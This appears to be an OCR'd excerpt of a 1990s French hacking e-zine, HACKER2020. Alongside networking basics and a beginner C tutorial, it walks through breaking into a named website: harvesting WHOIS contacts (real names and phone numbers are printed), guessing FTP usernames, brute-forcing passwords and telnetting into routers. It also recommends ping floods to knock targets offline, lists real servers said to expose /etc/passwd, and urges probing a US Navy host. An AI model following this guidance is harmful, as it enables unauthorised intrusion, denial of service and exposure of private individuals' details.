User (198.199.168.4:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230-Welcome to the Zymark FTP site.
230 Anonymous user logged in.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
Contacts
Incoming
Private
Public
226 Transfer complete.
ftp: 37 bytes received in 0.17Seconds 0.22Kbytes/sec.
ftp> bye
221 Thanks for stopping by.

C:\>_
```

Là, l'accès a été réussi, mais c'est un accès autorisé: il est prévus à cet effet! Je vous expliquerais après comment faire.


- L'adresse de l'U.S Navy par telnet: pirater la marine américaine par telnet! AAARRRRFFF! Ca vous tente? Vous avez telnet? Alors voici son adresse: navobs1.usnogps.navy.mil
Faites gaffe! Un de mes potes a essayé avec la NASA! Ca a pas tardé! Vous êtes tracés! Mon pauvre copain a reçu un mail de menace comme quoi il ne devait plus se reconnecter à la NASA par telnet!

- Tracer un site ou un particulier: Tracer un site ou un particulier, est une chose assez utile parfois, il faut l'avouer! Je vous expliquerais après dans, piratage d'un site comment l'utiliser à son maximum de possibilités!
'abord pour tracer il faut aller sous DOS, puis écrire (les ">" ne sont pas à écrire!):
> tracert 123.123.123.123
ENTREE
123.123.123.123 n'est qu'un exemple: vous pouvez savoir comment avoir l'IP d'un particulier dans l'issue 1 de HACKER2020, et vous aurez le traçage de sa bécane, par ou passe le signal!
Et pour les sites? Prenons l'exemple de Mygale:
faites (toujours sous Dos et les ">" ne devant pas être écrit):
> tracert www.mygale.org
ENTREE
Et voilà le résultat en image:



La première ligne (avant la liste) donne, le nom du serveur et son IP entre crochets (utile pour avoir l'IP du serveur).
La 1ere ligne de la liste, donne l'adresse IP d'ou part le signal, les autres lignes les rooteurs ou serveurs intermédiaires, et la dernière ligne la cible atteinte, donc fin du traçage!
Pour obtenir d'autres utilisations du tracert faites (toujours sous Dos et les ">" ne devant pas être écrit):
> tracert
ENTREE
Et vous aurez une série d'infos à faire sur le tracert.


- Pinger sous DOS: Pinger sert à savoir, si oui ou non, la cible à pinger existe et si la connexion est de bonne qualité et pas trop lente. Pour pinger faites (toujours sous Dos et les ">" ne devant pas être écrit):
> ping 123.123.123.123
ENTREE



Pour connaitre d'autres fonctions du ping faites (toujours sous Dos et les ">" ne devant pas être écrit):
> ping
ENTREE

Et une série d'infos sur le ping vous sera données.
En générant un flood de ping vous pouvez faire ralentir la vitesse de connection de la cible, voir même la déconnecter!


- Un outil très utile: WS_PINGPR: Essayez de le trouver sur le net et de le télécharger (sa taille en zip est de: 69ko). Malgré sa petite taille, ce pinger, tracer, et autres.... peut vous être très très utile! Je m'explique: Supposons que vous cherchiez à avoir les N° de tel des mec de Multimania, avec leurs e-mails, les infos sur Multimania etc... a première vue, celà parait impossible si on ne vous les donne pas! Faux. Ce petit engin vous le garantit! Une petite image pour mieux comprendre et je vous explique:




Donc ici, vous avez les infos sur Multimania: nom des contacts, adresse IP du site, date de la création, etc... Vous remarquez que vous avez des noms, leurs tels et leurs adresses e-mails.
Vous pouvez aussi tracer, pinger etc... Si vous essayez sur un particulier vous obtiendrez uniquement son adresse IP et son adresse TCP. Cet outil est très utile dans le domaine du hacking.

- Internet , Structure : Internet est avant tout un ensemble de reseaux interconnectes par divers moyens : cartes reseaux, fibres optiques, sattelites ... Tel que l'utilisateur le voit, il ne saura jamais comment sont connectees ces differentes machines: en effet, afin d'etablir une compatibilite,un protocole de haut niveau a ete etablis: le TCP/IP (Transfert Control Protocol/ Internet Protocol).Il recouvre de nombreux protocoles non visibles par l'utilisateur: chaque machine possede une adresse IP,soit fixe, soit variable selon la connexion; ainsi un serveur Web aura toujours une IP fixe puisqu'il doit etre consultable en permanence et que celui qui consulte ne doit pas avoir a retrouver l'adresse a chaque fois.Les http (les adresses de la forme www.truc.com, www.machine.org...) correspondent en fait a des adresses IP;elles n'ont ete creees que dans un but de simplification:il est plus simple de retenir www.zymark.com que 198.199.168.4 pour le site de la societe Zymark. Ainsi lorsque vous tapez une http

dans un logiciel internet quelconque,lors de la consultation d'un site,celle-ci sera convertie enune IP par un serveur; ce sont les tables de routage qui referencent les correspondances http/IP. Les IP variables sont en fait utilisees par les connectes ponctuels a Internet comme vous ou moi.Ainsi a chaque connexion a Internet,votre provider vous delivre une IP au "hasard". Une IP est en fait un champ de 32 bits: les 8 premiers determinent la classe du reseau et l'identifient,les 24 suivants identifient des sous-reseaux et des machines.



Ces 32 bits sont, pour l'utilisateur courrant,repartis en 4 champs de 8 bits separes par des points donc une adresse IP pourrait varier de 0.0.0.0 a 255.255.255.255. Toutes ces IP ne servent pas, et certaines ont des significations particulieres. Ainsi l'adresse 127.0.01 est en fait l'adresse de la machine elle-meme. Exemple:Si votre IP est 152.148..68.32,vous pourrez identifier votre machine par 152.148.68.32 mais aussi par 127.0.0.1 pour vous connecter sur vous-meme. Cependant, si quelqu'un d'autre se connecte sur le 127.0.0.1, il se connectera sur sa propre machine.S'il se connecte sur le 152.148.68.32, il se connectera sur votre machine
TCP/IP est un protocole de haut niveau dans la mesure ou il recouvre plusieurs autres protocoles .



Votre connexion passera en fait par plusieurs machines qui regulent et dirigent les informations entre les reseaux meme si vous ne voyez pas ces machines. Si en passant entre tous ces reseaux, vos informations aura probablement ete transferees sous differents protocoles et sur differents types de reseaux physiques, mais pour vus, tout est reste transparent comme si un fil etait tendu entre la machine distante et la votre. Bref aperçu sur les classes de reseaux: Les classes de reseaux ont en fait ete definies lors de l'augmentation prodigieuse du nombre de machine connectees a Internet de maniere quasi permanente.voici les différentes classes:Classe :

	Domaine d'IP	Spécificités :
A	0.0.0.0 / 127.255.255.255	1 bit d'identification de classe 7 bits d'identification du reseau 24 bits d'identification de la machine
B	128.0.0.0 / 191.255.255.255	2 bits d'identification de classe 14 bits d'identification du reseau 16 bits d'identification de la machine
C	192.0.0.0 / 207.255.255.255	3 bits d'identification de la classe 21 bits d'identification du reseau 8 bits d'identification de la machine
D/E	208.0.0.0 / 255.255.255.255	Reservees a des applications particulieres et ulterieures en vu de l'accroissement du reseau Internet.

(texte tiré de Back-Side issue1).

- Exploiter un sytème: L'exploitation du systeme est ce qui devient réellement interessant: en penetrant un systeme, vous ne serez probablement pas root du premier coup ... Essayez quand meme de choper le fichier /etc/passwd (par les ftp d'un site avec le navigateur. C.f.: issue1) si vous ne l'avez pas ... Puis regardez de quel systeme d'exploitation il s'agit. En effet, de nombreux systemes possèdent des bugs qui sont exploitables.C'est a dire qu'une série de commandes mal configurées sur le systeme peuvent vous donner l'accès root apres leur execution: cela va des scripts aux programmes. Cette serie de commandes s'appelle un exploit;vous en trouverez plein sur le Net avec ftpsearch . Essayez d'abord ces commandes . Il est nécessaire a ce niveau de connaitre la programmation en C et sous les shells. Le shell est l'interpreteur de commandes: cela correspond au Dos; vous savez probablement que l'ont peut programmer des fichier batch avec un langage restreint sous Dos.. C'est pareil sous Unix ... Je ne m'étendrais pas plus sur les exploits cette fois-ci ... essayez deja un peu tout ce qui a été expliqué ici ...

<<<<<4- Programmation en C>>>>>

Tiré de Back-Side

Avant de programmer,il est necessaie de comprendre ce qu'est un algorythme.En bref, c'est un ensemble d'instructions ou d'opérationjs qui conduisent à un résultat donné. Au fil des No de Back-SiDe, j'essaierais de vous enseigner en partie le C.Pour cela,je vais commencer par la syntaxe generale du C, puis au fur et a mesure , j'expliquerais les fonctions de chaque librairie,d'abord disponibles sur les compilateurs pour les processeurs de la famille i86 puis celles de Unix.
Le C a la reputation d'etre assez dur et redibitoire,heu, je sais pas trop d'ou elle vient.Je n'ai pas trouve que le C etait un langage plus difficile qu'un autre.Voila c'etait le preambule =).
Alors comment ca marche le C ? Un programme comporte plusieurs parties:une premiere destinee au compilateur, puis apres le programme lui-meme qui se compose d'une fonction principale et eventuellement d'autres fonctions. Je claque tout de suite l'exemple classique:

```
#include <stdio.h>

void main(void)
{
puts("Desole pour un exemple pourri comme celui-la.");
}
```

Alors les parties ?
La premiere partie destinee au compilateur contient juste la commande #include <stdio.h>
Ca veut dire quoi ? En fait, en C, la plupart des fonctions de bases sont deja preprogrammees et stockees dans des librairies de fonctions.Cette commande va donc inclure dans votre programme toutes les fonctions deja preprogrammees et stockees dans le fichier stdio.h .stdio.h, bizarre ce nom ...ca correspond a STanDart Input Ouput.Il comprend la plupart des fonctions d'entree/sortie. Ensuite, le programme lui-meme: Ici il ne contient qu'une fonction,la fonction principale: main .Tout programme en C contient obligatoirement une fonction main: c'est elle qui sera lancee au demarrage de votre programme. Cette fonction principale ne contient qu'une fonction: puts qui est definie dans stdio.h . Pour abreger, puts renvoit une chaine de caracteres sur la sortie standard (en l'occurence, l'ecran). Une fonction est un ensemble d'instructions;pour montrer ou commence cette ensemble, on le debute par une accolade ouverte:{ et pour la fermer, une accolade fermee:} Une instruction est en fait une operation simple directement executable par le processeur:une addition,une affectation memoire... Cela explique donc que main soit suivi directement d'une accolade et qu'une autre fermee se trouve juste apres puts. Une fonction peut admettre des parametres. Si vous voulez afficher quelque chose a l'ecran, il faut preciser quoi: les parametres sont donc transmis a la fonction par le biais de parentheses juste apres ,comme dans le cas de puts. Enfin,une fonction peut renvoyer une information: si vous desirez calculer la racine d'un nombre, la fonction doit pouvoir vous renvoyer la valeur de la racine.

Ainsi, une fonction est definie de la maniere suivante:valeur_renvoyee fonction(parametres). puts est en fait define de cette maniere:
int puts(string);
Important en C sauf cas particulier, une instruction ou une fonction est toujours suivie d'un point-virgule.int correspond a un entier: c'est un type de variable: en effet;lors de la programmation ,la manipulation de parametres s'effectue par le biais de variables. Il existe plusieurs types de variables selon le type de parametres a utiliser :selon que cela sera une chaine de caracteres, un nombre entier de petite taille ou un reel de grande taille, nous n'utiliserons pas le meme type de variable.
Une variable correspond en fait a un emplacement memoire d'une certaine taille selon la valuer que nous vouons lui attribuer . Il est necessaire en C de declarer vos variables de chaque fonction au debut de celles-ci .Vos variables vont dependre des donnees que vous vooulez stocker a l'interieur.Ainsi, si vous voulez stocker des entiers de petite taille (compris entre -128 et 127),vous choisirez le type char;si votre entier est plus grand (compris entre -32768 et 32767), vous choisirez le type int ... De plus ,une variable peut-etre signee ou pas;cela varie en fait de l'utilisation que vous comptez en faire.Par defaut, les variables sont signees mais si vous choisissez qu'elle ne le soit pas,cela changera l'encadrement de votre variable. Par exmple, si vous decidez de declarer une variable non signee de type char, celle-ci sera alors comprise entre 0 et 255 . Une fois vos variables declarees, il faut encore que vous puissiez les exploiter: soit les modifier, soit les afficher.
Pour attribuer une valeur a une variable, la sequence est la suivante :
variable=valeur;
De meme, pour attribuer a une variable la valeur d'une autre variable,on utilise la syntaxe suivante:
variable1=variable2;
Vous pouvez ensuite effectuer les differentes operations de base sur vos variables: les multiplier,les additionner ...
variable1=varible2*3; va mettre dans la variable1 le contenu de la variable2 multiplie par 3.
Enfin, pour afficher une variable(eventuellement integree a une chaine de caracteres...), on utilise la fonction printf():
int printf(chaine,parametre);
Supposons que je veuille afficher la chaine Hello,j'utiliserais la sequence suivante:
printf("Hello");
Pour y integrer des variables, on utilise le signe %suivie de type de variable a afficher puis apres la chaine, on met une virgule et la variable en question ce qui donne si la variable est de type int:
printf("Valeur de la variable = %i .",variable);
Les types de variables sont:char (%c),int (%i),float(%f),double (%d),long (%l) quant aux chaines de caracteres, il faut declarer un tableau de variables.
La declaration s'effectue alors ainsi: char chaine[12]; qui va vous emettre un tableau de 12 caracteres... Vous pouvez acceder ensuite a chaque caractere independemment par chaine[i] ou i est le caractere auquel vous desirez acceder Attention,l'indice du premier caractere est 0,celui du second 1 etc... jusqu'a 11 pour l'indice du douzieme caractere.Supposons que notre variable vaille 2035, nous obtenons l'affichage suivant: Valeur de la variable = 2035 . Par ailleurs, il peut etre interessant de mettre en forme l'affichage de nos chaines de caracteres;ceci se fait au moyen de caracteres particuliers precedes de \ inseres directement dans la chaine de caracteres:Par exemple, le n sert a effectuer un saut de ligne et un retour chariot,le a emet un bip sur le haut-parleur,le t marque une tabulation horizontale ...
Regardez donc les exemples fournis avec ce zine:exemple2.c,exemple3.c .Vous aurez remarquez les lignes commencant par /* et finissant par */, ce sont des lignes de commentaires:le compilateur n'en tient pas compte lorsqu'il compile votre programme;cela permet de mieux se retrouver dans un gros listing.
Dans le dernier exemple, nous executons plusieurs fois la meme fonctions ce qui nous contraint a taper de nombreuses fois la meme ligne et augmente de plus la taille de notre programme inutilement. Nous allons donc voir les structures conditionnelles. Si vous avez lu la partie sur les algorythmes,ca ira vite a expliquer:le principe est d'effectuer une operation, d'incrementer une variable et de tester la valeur de cette variable . La structure la plus connue est if(condition) then instructions end. Voici un exemple rapide: supposons que l'on recherhe le premier caractere espace dans une chaine de 8 caracteres:
cela donnerait :

```
if(chaine[0]= =' ') trouve();
if(chaine[1]= =' ') trouve();
...
if(chaine[6]= =' ') trouve();
if(chaine[7]= =' ') trouve();
pastrouve();
```

C'est une facon de proceder cependant, la taille du fichier reste importante, et c'est assez astreignant a taper. Voyons une forme plus optimisee: i est ici une variable de type unsigned char.

```
i=0
processus:
if(char[i]==' ')
trouve();
else pastrouve();
i=i+i;
if(i<=7)
goto processus;
```

Nous avons ici une instruction de saut : goto processus; elle signifie que lorsqu'elle est executee, le programme continue a la suite de la ligne processus: . Je vais un peu mieux expliquer la structure if(condition). Si vous n'avez qu'une instruction a effectuer dans le cas ou la condition est verifiee, alors la syntaxe est:

```
if(condition) instruction;
```

Cependant vous pouvez avoir plus d'une instruction a exectuer si cette condition est verifiee auquel cas, vous devrez utiliser la syntaxe :

```
if(condition){instruction_1;instruction_2;...instruction_n;}
```

Mais un autre cas de figure peut se presenter:lorsque selon la condition, vous souhaitez executer differentes instructions.Cela donne:

```
if(condition) instruction_1;
else instruction;
instructions_suivantes;
```

Dans ce cas de figure,le programme va tester la condition,si elle est vrai, il va executer l'instruction 1 ,puis les instructions suivantes;si la condition est fausse,il va executer l'instruction 2 puis les instructions suivantes. Dans ce cas, vous pouvez aussi utiliser des accolades pour des suites d'instructions.Ces formes de d'instructions conditionnelles sont les plus basiques qui soient;j'introduirais plus tard d'autres formes plus efficaces au niveau du code...
Nous avons vu comment afficher des variables ou comment les modifier ... mais l'utilisateur doit avoir la possibilite de specifier ses propres valeurs lors des calculs.Pour l'inviter a entrer le contenu d'une variable,on utilise la fonction scanf.Supposons que nous donnions a l'utilisateur la possibilite de multiplier pi par un nombre de son choix,nous allons lui demander d'entrer un entier de type float avec lequel le programme travaillera apres... Cela donnerait:

```
float valeur;
scanf("%f",&valeur);
```

```
printf("Le resultat est %f",(3.14159*valeur));
```

Le symbole & precedant valeur dans la fonction scanf est important dans la mesure ou &valeur ne concerne pas le contenu de valeur mais l'adresse memoire de la variable valeur.En fait scanf attribue a l'emplacement memoire de valeur une donnee de type float...Il n'y a qu'un cas ou il ne faut pas mettre le &, c'est quand on demande a l'utilisateur de saisir une chaine de caractere:

```
char chaine[10];
scanf("%s",chaine);
```

Nous avons vu comment entrer des donnes,les modifier.Je vais tacher d'expliquer un autre mode d'adressage: l'adressage memoire direct par les pointeurs.Nous avons vu que scanf lors de l'entree de donnees les attribuer a un emplacement memoire par le biais du symbole &.Un pointeur correspond en fait a l'adresse memoire d'une variable.On declare un pointeur en meme temps que les donnes mais en rajoutant le signe * devant son nom: int *pointeur; pointeur va alors contenir non pas un entier mais l'adresse d'un entier. Exemple:

int entier;	Declaration d'une variable de type int
int *pointeur;	Déclaration d'un pointeur sur une donnée de type int
entier = 12;	Adressage direct : Entier contient 12
pointeur = &entier ;	Attribution à pointeur de l'adresse mémoire de la variable entier
*pointeur = 45 ;	Attribution à l'emplacement mémoire référencé par pointeur de la valeur 45 . Comme pointeur contient l'adresse de la variable entier, celle- ci contient donc la valeur 45 .
*pointeur = 45 ;	Ces deux expressions sont donc équivalentes .
entier = 45 ;	

On peut donc afficher la valeur de entier soit par
printf("%i",entier);
ou par
printf("%i",*pointeur);

Pour entrer la valeur de entier par scanf, on pourra soit utiliser :
scanf("%i",&entier);
soit
scanf("%i",pointeur);

Il est necessaire de bien maitriser le principe des pointeurs car ils servent dans la gestion des chaines de caracteres. La plupart des fonctions de gestion des chaines de caracteres sont placees dans le fichier stream.h.Une des plus importantes est probablement strcmp() qui compare 2 chaines de caracteres et renvoit un valeur selon les differences On l'utilise de cette maniere:
comp=strcmp(*chaine1,*chaine2);
comp sera nul si les 2 chaines sont egales,positif si la chaine1 est superieur chaine2,negatif si la chaine1 est inferieure a la chaine2.La comparaison s'ffectue caractere par caractere.Pour comparer "albert" et "alfred", la fonction strcmp compare d'abord la premiere lettre de chaque mot puis la seconde ... Ici,la chaine "albert" est inferieure a la chaine "alfred" car "b" est inferieur a "f".Pour 2 chaines de longueurs differentes,par exemple "mais" et "maison", la chaine "mais" est alors inferieure.Enfin,pour une majuscule et une minuscule, c'est toujours la majuscule qui est superieure a la minuscule .Quant aux chiffres,ils sont inferieures au majuscules mais superieurs aux minuscules. Nous avons vu que un programme se composait principalement d'appel a des fonctions deja definies: main() pour la fonction principale ou alors strcmp(), printf(),scanf() ...On ne trouve pas forcement de fonction deja definie pour operation que nous souhaitons effectuer:il faut alors la realiser a partir de ses propres

ensembles d'instructions. Cette fonction peut alors renvoyer une valeur, admettre des parametres. Une fonction se definit alors de cette maniere:

```
<type de valeur renvoyee> fonction(<parametres>)
{
ensemble des instructions...
}
```

Ainsi si votre fonction doit retourner comme valeur un entier et ne recevoir aucun parametre, vous la definirez comme suit:

```
int fonction(void)
{
int i;
instructions
return(i);
}
```

Voici une bonne introduction au C... Je vous laisse potasser ca pour le moment.

<<<<<5- Piratage d'un site>>>>>

Le site que nous prendrons comme exemple sera hacker.com. La première chose à faire, avant de ce mettre à cette tâche ardue, est de vérifier que l'on a le "matériel nécessaire", ce qui revient à dire:
-Telnet
- DOS et les tracert, ping, etc...
- Un crackpass (puissant)
- WS_PINGPR (de préférence)
- Une connaissance sous Linux ou Unix (ou même aucune)
- L'url du site à pirater (ça parait bénin, mais...)

Pour commencer il faut obtenir le maximum d'infos sur le site et les répertorier sur un carnet ou sur une feuille: elles sont nombreuses.
Avoir l'url du site, son adresse IP et TCP: pour avoir ces infos aller sous dos, taper (les ">" ne devant pas être écrit):
> tracert www.hacker.com
ENTREE
- Vous n'avez pas l'adresse TCP du site, vu qu'il n'en a pas. L'adresse IP est: 209.195.130.87.
- Les infos sur les utilisateurs (grâce à WS_PINGPR):
Administrative Contact, Technical Contact, Zone Contact:Beckett, Jodi (JB11383) jodi@NAUTICOM.NET
412-449-4600 (FAX) 412-449-4659

Billing Contact:Beckett, Jodi (JB11383) jodi@NAUTICOM.NET
412-449-4600 (FAX) 412-449-4659
- Ensuite essayez (ce n'est pas le cas pour ce site), essayez sur le navigateur: ftp://www.nomdusite.com ou ftp://ftp.nomdusite.com. ensuite vous cherchez la rubrique password, si l'accès aux ftp par ce chemin n'est pas protégé (rare). cette rubrique password vous donnera les logins (pas les pass) pour les utilisateurs, sinon par défaut sortez votre crackpass... mais dans quelles conditions doit dont mettre un nom d'utilisateur et un password, et où? On verra ça un peu après.
- Puis accéder aux autres adresses IP qui sont les plus proches du site. En faisant un tracert, l'adresse juste au dessus du site, vous donne l'adresse du routeur du site (en général, sinon scannez le réseau). Vous prenez son adresse IP ou l'adresse locale (Local Host), vous prenez Telnet et vous rentrez l'adresse IP, port SNMP. Vous voilà

connecté au router par telnet. On vous demandera le nom d'utilisateur et son password.

Voilà! ca c'est pour le démarrage! Ensuite... Vous allez sous DOS et vous faîtes (les ">" ne devant pas être écrit):
> ftp
> open
> www.hacker.com
On vous demandera un nom d'user. Vous pouvez rentrer en anonymous si le serveur le permet, et télécharger les pages, mais ce ne sera pas du hack, je vous dis comment faire:
vous rentrez comme nom d'user: anonymous, ensuite vous tapez n'importe quel password et vous tapez: ls
Donc vous regardez les infos obtenus avec WS_PINGPR et vous avez plusieurs noms qui vous sont donnés: Beckett et Jodi.
Vous essayez les 2 noms d'utilisateurs et vous remarquez que "Jodi" répond! Très bien! vous venez de faire la moitié: vous avez trouvez un nom d'user, il vous faut maintenant le password... Inutile de vous casser la tête! Si la personne est prudente vous n'avez aucune chance de le trouver. Sortez votre meilleur Crackpass et essayez. Par défaut rabattez-vous sur le(s) routeurs par telnet. Bonne chance!

Voilà! Cet E-mag est bel et bien fini! Je pense en sortir encore d'autres, mais il faudra attendre un peu! Pour tout commentaires vous pouvez écrire à : clad_strife@hotmail.com

HACKER2020

ISSUE N°3

<Disclaimer>
1- Sites aux ftp non protégés
2- textes intéressants d'autres E-mags
3- Les coups de pouces
4- Piratage de site 2
5- Cours de crack 1 par Frog's Print.

=== Disclaimer ===

Toutes les informations contenues dans ce fanzine n'y sont qu'à titre purement informatif! Il vous est déconseillé de les appliquer, sous risques d'amendes et de poursuites judiciaires. Moi ou mon serveur (actuellement Multimania), ne seraient être tenus responsables de ce que vous ferez de ces informations!

<<< 1- Sites aux ftp non protégés >>>

Après avoir moi-même accédé aux ftp d'un site non protégé par le navigateur, et avoir recueuilli quelques infos, j'ai trouvé ce texte qui donnait une série de sites, dont les ftp par navigateur n'étaient pas protégé. donc accès au répertoire **etc/passwd/** possible... J'ai donc jugé intéressant de les mettre à votre disposition! sachez quand même que certains de ces url ne marchent peut-être plus... je ne les ait pas tous vérifié, donc...

Lieu ou se situe le site	Adresse
Cambridge, MA Eastern USA	ftp.crl.research.digital.com
Cambridge, MA Eastern USA	ftp.x.org
New York city Eastern USA	ftp.duke.edu
Washington, DC Eastern USA	ftp.digex.net
Minneapolis, MN Central USA	ftp.cs.umn.edu
West Lafayette, IN central USA	ftp.cs.purdue.edu

Palo Alto, California Western USA	ftp.digital.com
Albuquerque, NM Southwest USA	ftp.khoros.unm.edu
British Columbia Canada	ftp.cs.ubc.ca
Czech Republic (République Tchèque)	ftp.eunet.cz
England	ftp.sunsite.doc.ic.ac.uk
Europe	ftp.eu.net
Finland	ftp.eunet.fi
Finland	ftp.funet.fi
France	ftp.univ-lillel.fr
Germany	ftp.gwdg.de
Germany	ftp.rz.uni-wuerzburg.de
Germany	ftp.uni-paderborn.de
Greece	ftp.ntua.gr
Iceland	ftp.isnet.is
Ireland	ftp.ieunet.ie
Norway	ftp.unit.no
Poland	ftp.sunsite.icm.edu.pl
Portugal	ftp.puug.pt
Spain	ftp.asterix.fi.upm.es
Sweden	ftp.sunet.se
Switzerland	ftp.switch.ch
United Kingdom	ftp.mcc.ac.uk
Hong Kong	ftp.cs.cuhk.edu.hk
Japan	ftp.sunsite.sut.ac.jp
South Africa	ftp.is.co.za
Israel	ftp.huji.ac.il

Vous n'avez plus qu'à aller dans etc/passwd et comprendre un peu UNIX, parce que sinon vous comprendrez pas les infos qui vous sont données à l'écran!!!

<<< 2- textes intéressants d'autres E-mags >>>

Voici deux techniques qui vont vous permettre de prendre le contrôle

d'un disque dur (une troisième technique est en préparation...). La première technique, pour l'utiliser vous devez avoir NETBIOS et votre victime doit avoir Windows 95 ou Windows NT. La deuxième technique est beaucoup plus simple... mais vous devez convaincre votre victime d'accepter votre fichier pour ensuite vous connecter sur le port 666 avec Ws_ftp (plus de détail plus bas...)

1) Première technique avec NETBIOS
==========

LE PRINCIPE :

